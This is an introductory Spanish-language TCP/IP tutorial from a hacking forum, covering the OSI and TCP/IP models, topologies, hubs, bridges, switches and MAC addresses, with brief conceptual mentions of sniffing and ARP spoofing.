TALLER DE TCP/IP

Elaborado para Foro HackXcrack (Dic-2003)

Revisado para los foros de Wadalbertia (Enero-2006)

http://www.hackxcrack.com/phpBB2/index.php

http://www.wadalbertia.org/phpBB2/index.php


Indice

EL MODELO OSI

El modelo de referencia ***OSI*** es el modelo principal para las comunicaciones por red, en la actualidad la mayoría de los fabricantes de redes relacionan sus productos con el modelo de referencia ***OSI***. Los fabricantes consideran que es la mejor herramienta disponible para enseñar cómo enviar y recibir datos a través de una red.

En el modelo de referencia OSI, hay siete capas numeradas, cada una de las cuales ilustra una función de red específica. Esta división de las funciones de networking se denomina *división en capas*. Si la red se divide en estas siete capas, se obtienen las siguientes ventajas:

- Divide la comunicación de red en partes más pequeñas y sencillas.
- Normaliza los componentes de red para permitir el desarrollo y el soporte de los productos de diferentes fabricantes.
- Permite a los distintos tipos de hardware y software de red comunicarse entre sí.
- Impide que los cambios en una capa puedan afectar las demás capas, para que se puedan desarrollar con más rapidez.
- Divide la comunicación de red en partes más pequeñas para simplificar el aprendizaje



El problema de trasladar información entre diferentes máquinas se divide en siete problemas más pequeños y de tratamiento más simple en el modelo de referencia ***OSI***. Cada uno de los siete problemas está representado por su propia capa en el modelo.

Las siete capas del modelo de referencia ***OSI*** son:

Capa 7: La capa de aplicación
Capa 6: La capa de presentación
Capa 5: La capa de sesión
Capa 4: La capa de transporte
Capa 3: La capa de red
Capa 2: La capa de enlace de datos
Capa 1: La capa física

Algunos términos que usaré en este documento.... luego vendrán más...

Host, cuando hablo de host o máquina, me refiero a cualquier "*cosa*" que pueda establecer una comunicación, un ordenador, impresora, router, switch, etc. Aunque intentaré usar cada término en su justa medida, en ocasiones, utilizaré la palabra host o máquina para referirme a cualquier "*aparato*" que intervenga en la comunicación.

Networking, Desempeño, trabajo en red e interconexión de Hosts.

Capa 1: La capa física

Define las especificaciones eléctricas, mecánicas y funcionales para activar, mantener y desactivar el enlace físico entre sistemas finales.

Las características tales como niveles de voltaje, temporización de cambios de voltaje, velocidad de datos físicos, distancias de transmisión máximas, conectores físicos y otros atributos similares son definidos por las especificaciones de la capa física.

RECUERDA: Capa 1 = Señales y medios.

Capa 2: La capa de enlace de datos

Proporciona tránsito de datos confiable a través de un enlace físico. La capa de enlace de datos se ocupa del **direccionamiento físico** (comparado con el lógico) la topología de red, el acceso a la red, la notificación de errores, entrega ordenada de tramas y control de flujo.

RECUERDA: Capa 2 = tramas y control de acceso al medio.

Capa 3: La capa de red

Proporciona conectividad y selección de ruta entre dos sistemas de hosts que pueden estar ubicados en redes geográficamente distintas.

RECUERDA: Capa 3 = selección de ruta, direccionamiento y enrutamiento.

Capa 4: La capa de transporte

Segmenta los datos originados en el host emisor los reensambla en una corriente de datos dentro del sistema del host receptor y suministra un servicio de transporte de datos mediante un servicio de comunicaciones confiable.

Al proporcionar un servicio de comunicaciones, la capa de transporte establece, mantiene y termina adecuadamente los circuitos virtuales.

Al proporcionar un servicio confiable, se utilizan dispositivos de detección y recuperación de errores de transporte.

RECUERDA Capa 4 = Calidad de servicio y confiabilidad.

Capa 5: La capa de sesión

Establece, administra y finaliza las sesiones entre dos hosts que se están comunicando y ofrece disposiciones para una eficiente transferencia de datos, clase de servicio y un registro de excepciones acerca de los problemas de la capa de sesión, presentación y aplicación.

RECUERDA: Capa 5 Diálogos y conversaciones

Capa 6: La capa de presentación

Garantiza que la información que envía la capa de aplicación de un sistema pueda ser leída por la capa de aplicación de otro, traduce entre varios formatos de datos utilizando un formato común.

RECUERDA: Capa 6 = Formato de datos común.

Capa 7: La capa de aplicación

Es la más cercana al usuario; suministra servicios de red a las aplicaciones del usuario, establece la disponibilidad de comunicación, sincroniza y establece acuerdos sobre los procedimientos de recuperación de errores y control de la integridad de los datos.

RECUERDA: Capa 7 = Aplicaciones de usuario

En este Taller de TCP/IP nos vamos a ocupar de las llamadas "capas inferiores", que mejor están llamadas capas de flujo de datos, esto es:

Capa 4: La capa de transporte
Capa 3: La capa de red
Capa 2: La capa de enlace de datos
Capa 1: La capa física (una muy, muy, breve descripción)

Cómo es lógico, la capa física no "*depende*" de ninguna otra, ¿de cajón, no? Es la primera de las capas en el modelo OSI y sólo presta servicio a las capas que estén por encima de ella.

Igualmente, la capa de aplicación no presta servicio a ninguna otra, es la última y como es lógico, se apoya en las capas situadas por debajo de ella.

Seguro que os estaréis preguntando y pensando.... *Bahh!!! Menudo rollo nos está contando este Vic_Thor, ¿para qué necesito saber todo esto? ¿Dónde está la utilidad práctica de esto? ¿Y los programas?*

Pues es importante conocer este "*rollo*" por varios motivos:

1º) **Cada capa utiliza sus propios medios**, métodos y formas de comunicación, así como, su propia manera de interpretarla.

2º) **Cada capa puede utilizar sus propios protocolos** de comunicación, el lenguaje con el que se comunica cada una de ellas entre sí.

3º) Los dispositivos de red que utilicemos en nuestra LAN o en la WAN también utilizan una o varias de esas capas, por ejemplo un router opera en capa 3, un Switch en capa 2, un hub en capa 1, los routers operan o pueden operar en capas 1-2-3, etc...

Bueno, ya veremos que esto no es del todo así, hay switches que permiten hacer routing y se dice que son de capa 3, pequeñas diferencias que no alteran la regla expuesta.

Las capas y sus protocolos

No pretendo, ni creo que pueda, relacionar todos los protocolos existentes en sus correspondientes capas, lo que viene a continuación ya fue posteado en una ocasión en el foro, ahora toca recordarlo:

Capa 1: interfaces físicas (y no todas, p.e. las tarjetas de red serían de capa 2 pero incluyen componentes de capa 1), cableado, señales, etc..

Capa 2: IEEE 802.3 más conocido como Ethernet (CSMA/CD), IEEE 802.5 (token passing), FDDI token passing, VLANs, ATM Adaptation Layer, ISDN, Frame Relay, PPP, SMDS, HDLC, LAP-A, 802.2 (etiquetado de tramas)

Capa 3: IP,SLIP, ARP, OSPF, IGRP, GGP, EGP, BGP, RIP, ICMP, IPX, X.25,...

Capa 4: TCP, UDP, SPX, NetBEUI..

Capa 5: LDAP, el tristemente famoso RPC, SCP, SQL,

Capa 6: LPP, XDR, NetBIOS, NCP, X.25 PAD,...

Capa 7: HTTP, FTP, Telnet, SMTP, DNS, SNMP, DHCP, BOOTP, NTP, TFTP, NDS...

Uff, muchas siglas, muchos nombres raros... Y LOS QUE FALTAN!!!!

No te preocupes, poco a poco, a medida que avanza este Taller de TCP/IP irás descubriendo que es cada cosa y para lo que sirve. Pero antes....

Ahora la liamos, OSI no es el único modelo de referencia, es muy habitual utilizar "*otro*" el llamado modelo de Referencia TCP/IP, que además da nombre a este Taller.....

Bueno, no es tan complicado, de hecho hasta podríamos decir que uno es un refrito del otro, pasemos a ver el modelo TCP/IP

Modelo de Referencia TCP/IP

Aunque el modelo OSI sea universalmente reconocido, el estándar abierto de Internet desde el punto de vista histórico y técnico es el *Protocolo de control de transmisión/Protocolo Internet (TCP/IP).*

El modelo TCP/IP se estructura en 4 capas, aunque a veces oirás que son cinco, estas son:

Acceso a Red -- Internet --- Transporte --- Aplicación

Capa de acceso de red

También se denomina capa de host a red, se ocupa de todos los aspectos que requiere un paquete IP para realizar realmente un enlace físico y luego realizar otro enlace físico. Esta capa incluye los detalles de tecnología LAN y WAN y todos los detalles de las capas física y de enlace de datos del modelo OSI.

RECUERDA: Capa de acceso a red = Capas 1 y 2 de modelo OSI

Capa de Internet

El propósito de la *capa de Internet* es enviar paquetes origen desde cualquier red en y que estos paquetes lleguen a su destino independientemente de la ruta y de las redes que recorrieron para llegar hasta allí. El protocolo específico que rige esta capa se denomina Protocolo Internet (IP). En esta capa se produce la determinación de la mejor ruta y la conmutación de paquetes.

RECUERDA: Capa de Internet = Capa 3 del Modelo OSI

Capa de transporte

La capa de transporte se refiere a los aspectos de calidad del servicio con respecto a la confiabilidad, el control de flujo y la corrección de errores. Uno de sus protocolos, el protocolo para el control de la transmisión (TCP), ofrece maneras flexibles y de alta calidad para crear comunicaciones de red confiables, sin problemas de flujo y con un nivel de error bajo.

TCP es un protocolo orientado a conexión. Mantiene un diálogo entre el origen y el destino mientras empaqueta la información de la capa de aplicación en unidades denominadas segmentos.

Orientado a la conexión no significa que el circuito exista entre los computadores que se están comunicando (esto sería una conmutación de circuito), significa que los segmentos viajan de un lado a otro entre dos hosts para comprobar que la conexión exista lógicamente para un determinado período. Esto se conoce como conmutación de paquetes.

Ejemplo:

Una conmutación de circuitos sería una llamada telefónica, existe el circuito físico (la línea telefónica) entre el que llama y el llamador, ambos están unidos por un cable físico.

Una conmutación de paquetes sería un envío postal, una carta, entre el remitente y el destinatario no existe circuito físico, es el servicio de correos el encargado de llevar la correspondencia de un lugar a otro, incluso puede hacerlo por varios caminos diferentes (varias rutas) pero eso no nos importa, lo realmente importante es que la carta llegue a su destino....

RECUERDA: Capa de Trasporte = Capa 4 del modelo OSI

Capa de aplicación

Los diseñadores de TCP/IP sintieron que los protocolos de nivel superior deberían incluir los detalles de las capas de sesión y presentación. Simplemente crearon una capa de aplicación que maneja protocolos de alto nivel, aspectos de representación, codificación y control de diálogo.

El modelo TCP/IP combina todos los aspectos relacionados con las aplicaciones en una sola capa y garantiza que estos datos estén correctamente empaquetados.

RECUERDA: La capa de Aplicación = Capas 5,6 y 7 del Modelo OSI.

MUY IMPORTANTE

El modelo TCP/IP ofrece la máxima flexibilidad, en la capa de aplicación, para los creadores de software.

La capa de transporte involucra UNICAMENTE dos protocolos:


- El protocolo de control de transmisión (TCP)
- El *protocolo de datagrama de usuario (UDP)*.

La capa inferior, la capa de acceso de red, se relaciona con la tecnología específica de LAN o WAN que se utiliza.

En el modelo TCP/IP existe solamente un protocolo de red: el protocolo Internet, o IP, independientemente de la aplicación que solicita servicios de red o del protocolo de transporte que se utiliza., ***IP*** **sirve como protocolo universal** que permite que cualquier máquina en cualquier parte del mundo pueda comunicarse en cualquier momento.

Modelo TCP/IP vs. Modelo OSI

Una imagen vale más que mil palabras, sin comentarios:



Y ahora las preguntas del millón....

¿Qué modelo se usa? ¿Cuál es el mejor? ¿Cuál debo aprender?

Pues no te puedo dar una respuesta adecuada, puedo valorar cada uno pero siempre será una subjetividad, así que acudiremos a fuentes solventes y mediaremos en qué es lo mejor...

Aunque los protocolos TCP/IP representan los estándares en base a los cuales se ha desarrollado Internet, el modelo OSI es conveniente por los siguientes motivos:

- Es un estándar mundial, genérico, independiente de los protocolos.
- Es más detallado, lo que hace que sea más útil para la enseñanza y el aprendizaje.
- Al ser más detallado, resulta de mayor utilidad para el diagnóstico de fallas

No deja de ser una valoración subjetiva, debes conocer los dos, piensa en OSI como un mecanismo para escudriñar la comunicación y analizar las redes y que a su vez utilizará los protocolos de TCP/IP, OSI recoge con mayor detalle la filosofía de networking y recuerda que el modelo TCP/IP agrupa en sus capas varias del modelo OSI.


Topologías de Red

La *topología* define la estructura de una red, comúnmente hablamos de dos tipos de topologías: **Física y Lógica**

La topología física, que es la disposición real de los cables (los medios)

Las topologías físicas más habituales son: bus, de anillo, en estrella, en estrella extendida, jerárquica y en malla,

Pienso que no es preciso ampliar mucho más de cada una de ellas, son realmente descriptivas y quizás con un simple gráfico podemos hacernos una idea de cómo son cada una de ellas, veámoslo gráficamente:



Como dije, no voy a extenderme en ellas, sólo algunos ejemplos prácticos y algunas "*definiciones*"

La topología de bus utiliza un único segmento **backbone** (longitud del cable) al que todos los hosts se conectan de forma directa.

La topología de anillo conecta un host con el siguiente y al último host con el primero

La topología en estrella conecta todos los cables con un punto central de concentración. Por lo general, este punto es un **hub** o un **switch**

La topología en estrella extendida se desarrolla a partir de la topología en estrella. Esta topología conecta estrellas individuales conectando los hubs/switches entre sí.

La topología jerárquica se desarrolla de forma similar a la topología en estrella extendida pero, en lugar de conectar los hubs/switches entre sí, el sistema se conecta con una máquina que controla el tráfico de la topología, normalmente un ordenador.

La topología en malla se utiliza cuando no puede existir ninguna interrupción en las comunicaciones, por ejemplo, en los sistemas de control de una central nuclear. De modo que, cada host tiene sus propias conexiones con los demás hosts. Esto también se refleja en el diseño de Internet, que tiene múltiples rutas hacia cualquier ubicación.

La topología lógica, que define la forma en que las máquinas acceden a los medios.


Los dos tipos más comunes de topologías lógicas son **broadcast** y transmisión de **tokens o testigos**

Bueno esta es una definición muy particular y poco aclaratoria, así que aclaremos los términos.

La topología broadcast simplemente significa que cada host envía sus datos hacia todos los demás hosts del medio de red. Las estaciones no siguen ningún orden para utilizar la red, el orden es el primero que entra, el primero que se sirve. **Esta es la forma en que funciona Ethernet**

La transmisión de tokens controla el acceso a la red mediante la transmisión de un token electrónico a cada host de forma secuencial. Cuando un host recibe el token, eso significa que el host puede enviar datos a través de la red. Si el host no tiene ningún dato para enviar, "pasa" el token al siguiente host y el proceso se vuelve a repetir. **Esta es la forma en que funciona Token Ring**

Por otro lado tenemos los medios de las topologías, es decir, símbolos que representan los medios a los que acceden las topologías lógicas, gráfico al canto que estará más claro:



Aunque me gustaría hablar de Token Ring, Fibra, wireless, etc.. Este texto está **orientado única y exclusivamente a la transmisión en medios Ethernet**, aunque para "diferenciar" el modo de transmisión, a veces, se comparará con las otras topologías, fundamentalmente será Ethernet el tipo de medio que se usará para todos los ejemplos y prácticas.

Ni que decir tiene, que **se pueden desarrollar redes informáticas con varios tipos de medios distintos**.

Cada medio tiene sus ventajas y desventajas. Lo que constituye una ventaja para uno de los medios (costo de la categoría 5) puede ser una desventaja para otro de los medios (costo de la fibra óptica).

En todo diseño hay que contemplar Coste, Longitud y facilidad de instalación, eso es algo que el Diseñador de la Red ha de tener en cuenta, lamentablemente tampoco es el objeto de este documento.

Nosotros usaremos como medio la Topología Ethernet mediante cable UTP de categoría 5, o ese que gusta denominarse *cable de par trenzado no blindado de categoría 5 (UTP CAT 5).*

El uso de este tipo de medios presenta sus ventajas y desventajas, pero no cabe duda que es uno de lo más utilizados en instalaciones de red y de la que todos nosotros tenemos cierta experiencia, tanto en el uso diario del mismo como en el conocimiento del mismo.

Una de las principales desventajas de este tipo de medios es la longitud del mismo, una red cableada con éste tipo de elemento no debe sobrepasar los 100 metros frente a otro tipo de tecnologías que pueden sobrepasar los 500 mt, 2.000 mt., etc.

¿Y qué pasa si dispongo de uno o varios hosts alejados a más de esa distancia?

Lógicamente no podría cablearlos, quedarían fuera de la Red, a no ser que utilizase **Repetidores o Hubs.**

Ciertamente un **Hub no es más que un repetidor multipuerto**, es decir, un hub activo, además de concentrar la red, unir hosts, etc. Puede extender la topología.

Un repetidor sería un Hub de un puerto, que amplifica, regenera y retemporiza la señal.


Tanto los **repetidores como los Hubs pertenecen a la capa 1 del modelo OSI**

Antes dije "*Hubs Activos*", es que hay *hub "pasivos*" SÍ, apenas si se utilizan pero existir existen, la principal diferencia está en que los pasivos no regeneran las señales, simplemente "*conectan*" los host de una Red.

Bueno, también hay hubs "*inteligentes*" y los que no lo son, es decir, hubs que se pueden administrar que tienen un puerto de consola y se pueden programar frente a los que no lo son y que se dedican únicamente a tomar una señal entrante y reproducirla **hacia cada uno de los puertos.**

He remarcado la frase "*hacia cada uno de los puertos*", porque es muy importante que recuerdes que los hubs envían todo el tráfico generado por el networking por todas sus bocas, se dice que ese tipo de LAN es un medio compartido **TODOS LOS HOST ESCUCHAN** el tráfico que se produce en la LAN compartida.

Para lo que nos ocupa, esto es muy significativo, **un esnifer colocado en una LAN compartida** por un Hub, oirá el tráfico de todos los equipos sin más, no hace falta nada más que poner a funcionar el esnifer para empezar a capturar todo el tráfico de la red, la simbología con la que se representan ambos medios es:



Siendo más técnicos en la definición y ateniéndonos a las descripciones de topologías, podríamos decir que ***los hubs se consideran dispositivos de Capa 1 dado que sólo regeneran la señal y la envían por medio de un broadcast a todos los puertos***

Ya he dicho, que siempre me estoy refiriendo a Topología Ethernet y que en algún momento establecería algún paralelismo con otras tecnologías igualmente usadas, pues aquí va:

La función del hub en una red token ring se ejecuta a través de la Unidad de conexión al medio (MAU). Físicamente, es similar a un hub, pero la tecnología token ring es muy distinta

En las FDDI (fibra), la MAU se denomina concentrador. **Las MAU y concentradores FDDI también son dispositivos de Capa 1.**

¿Y los Switch? ¿Qué son realmente? ¿Qué lugar ocupan en el modelo OSI? ¿Cómo trabajan?

Pues antes de empezar a habla de **Switch**, pongamos otro medio: **El puente**.

Al igual que un hub es considerado como un repetidor multipuerto, **un switch se puede considerar como un puente multipuerto.**

Un Puente sería un switch de un solo puerto, como lo es el repetidor respecto al Hub.

Estaréis pensando de nuevo que menudo rollo, que los puentes no se usan y *que "a mi qué más me da, si lo que tengo es un switch"*

Pues bien, seguro que no os falta razón, pero os cuento mi modo de ver las cosas, si resulta que un puente es lo mismo que un switch pero más sencillo, será mejor empezar explicando lo más sencillo antes de meterse con los switches, ¿no?, además para comprender la conmutación y el enrutamiento, primero debes comprender cómo funciona un puente

Un puente es un dispositivo de capa 2 diseñado para conectar dos segmentos LAN

Un puente filtra el tráfico de una LAN, para que el tráfico local siga siendo local, pero permitiendo la conectividad a otras partes (segmentos) de la LAN y enviar el tráfico dirigido a esas otras partes.

Si atendemos a una de las definiciones dadas para el hub,

Los hubs se consideran dispositivos de Capa 1 dado que sólo regeneran la señal y la envían por medio de un broadcast a todos los puertos

pues un puente sería:

Los puentes se consideran dispositivos de Capa 2 dado que filtran la señal y reducen el envío de broadcast

Ojo, lo reducen no lo eliminan, ya veremos que en ocasiones un puente o un switch propagan las señales de broadcast para determinadas actualizaciones, peticiones, etc, pero en general un puente o un switch contienen el broadcast.

Joer, Qué pesado estás con el broadcast... pues si se necesita... que se haga, total...

Pues no, es importante contener el broadcast en una red, por varios motivos pero sobre todo por:

- Disminuye el ancho de banda disponible, está claro, ¿no? Si existe mucho tráfico de broadcast en una red, las trasmisiones se realentizan puesto que "*la línea está ocupada por el broadcast*", hasta existen ataques de negación de servicios que pretenden consumir el ancho de banda mediante inundaciones o tormentas broadcast *(Broadcast Storm*)

- Debería ser innecesario que determinados segmentos de una red "*escuchen*" el tráfico de broadcast de otra red, ni les interesa ni les afecta, entonces por qué propagarlo de un sitio a otro.

Por tanto otra de las "*virtudes*" de **un switch o un puente** es que aumenta el Ancho de banda, más bien estaría mejor dicho que **"*dedica*" el ancho de banda.**

Volviendo al ejemplo del esnifer....


Si colocamos un esnifer en una LAN segmentada por un puente, escucharemos solamente el tráfico del segmento en el que reside el esnifer, el/los otros segmentos de red quedan fuera del alcance del esnifer.

Esto ya sabéis que no es realmente así que hecha la ley hecha la trampa y que podemos/debemos envenenar la red mediante el archí conocido ARP spoof o el ARP poison, pero esto llegará más adelante, antes debemos aprender la filosofía de trabajo de puentes y switches para comprender mejor lo que todos conocemos gracias en gran parte a los magníficos post y artículos de moebius.

Siguiente pregunta: **¿cómo puede saber el puente cuál es el tráfico local y cuál no lo es?**

La **respuesta** es que verifica la dirección local. Cada dispositivo de networking tiene una dirección MAC exclusiva en la tarjeta de red, el puente rastrea cuáles son las direcciones MAC que están ubicadas a cada lado del puente y toma sus decisiones basándose en esta lista de direcciones MAC.

La simbología con la que se representan los Puentes y los switches es:



Un **switch**, al igual que un **puente**, es un **dispositivo de capa 2**.

La diferencia entre el hub y el switch es que los switches toman decisiones basándose en las direcciones MAC y los hubs no toman ninguna decisión. Como los switches son capaces de tomar decisiones, hacen que la LAN sea mucho más eficiente. **Los switches hacen esto conmutando** los datos **sólo hacia el puerto al que está conectado el host destino apropiado**. Por el contrario, el hub envía datos desde todos los puertos, de modo que todos los hosts deban ver y procesar (aceptar o rechazar) todos los datos.

Dicho de otra forma, el cable, el medio, que utiliza un switch para comunicar dos host lo hace dedicando el ancho de banda disponible, el tráfico que se genera en la comunicación de dos hosts NO SE ESCUCHA por los otros hosts conectados al switch.

Volviendo al ejemplo del esnifer....

Si colocamos un esnifer en una LAN conmutada por un switch, escucharemos solamente el tráfico entre el equipo donde reside el esnifer y el host con el que se comunica.

Ya... lo del envenenamiento ARP, eso lo posibilita... ya llegará....

RECUERDA:

Hub = Comparte el medio, el ancho de banda se comparte por todos los host conectados al hub
Switch = Conmuta el medio, el ancho de banda se dedica a cada uno de los host conectados al switch

La diferencia entre un hub y un switch está dada por lo que sucede dentro del dispositivo.

Acabamos de introducir una nueva sigla, **un nuevo término: MAC**

Cada host tiene una manera exclusiva de identificarse a sí mismo esté o no conectado a una red, tiene **una dirección física**. No hay dos direcciones físicas iguales (*al menos no debería haberlas*).

La dirección física, denominada dirección de Control de acceso al medio o dirección MAC, está ubicada en la Tarjeta de interfaz de red o NIC.

Antes de salir de fábrica, el fabricante de hardware asigna una dirección física a cada NIC. Esta dirección se programa en un chip de la NIC. Como la dirección MAC está ubicada en la NIC, si se cambia la NIC de un host, la dirección física de la estación se cambia por la nueva dirección MAC.

Las direcciones MAC se escriben con números hexa-decimales (base 16). Hay dos formatos para las direcciones MAC: 0000.0c12.3456 ó 00-00-0c-12-34-56.

Las direcciones MAC son esenciales para el funcionamiento de una red de ordenadores. Las direcciones MAC suministran una forma para que las máquinas se identifiquen a sí mismas. Les otorgan a los hosts un nombre exclusivo y permanente. La cantidad de direcciones posibles no se agotarán pronto, ya que hay 16^12 (más de ¡2 billones!) de direcciones MAC posibles

Las direcciones MAC tienen una gran desventaja. No tienen ninguna estructura y se consideran como espacios de direccionamiento plano y cuando la red crece y pasa a tener una mayor cantidad de hosts, esta desventaja se transforma en un verdadero problema.


Las direcciones MAC tienen 48 bits de largo y se expresan como **doce dígitos hexadecimales**.

Los seis primeros dígitos hexadecimales, son administrados por el IEEE (Instituto de Ingenieros eléctricos y electrónicos) , identifican al fabricante o proveedor y, de ese modo, abarcan el *identificador Exclusivo de Organización* (*OUI*).

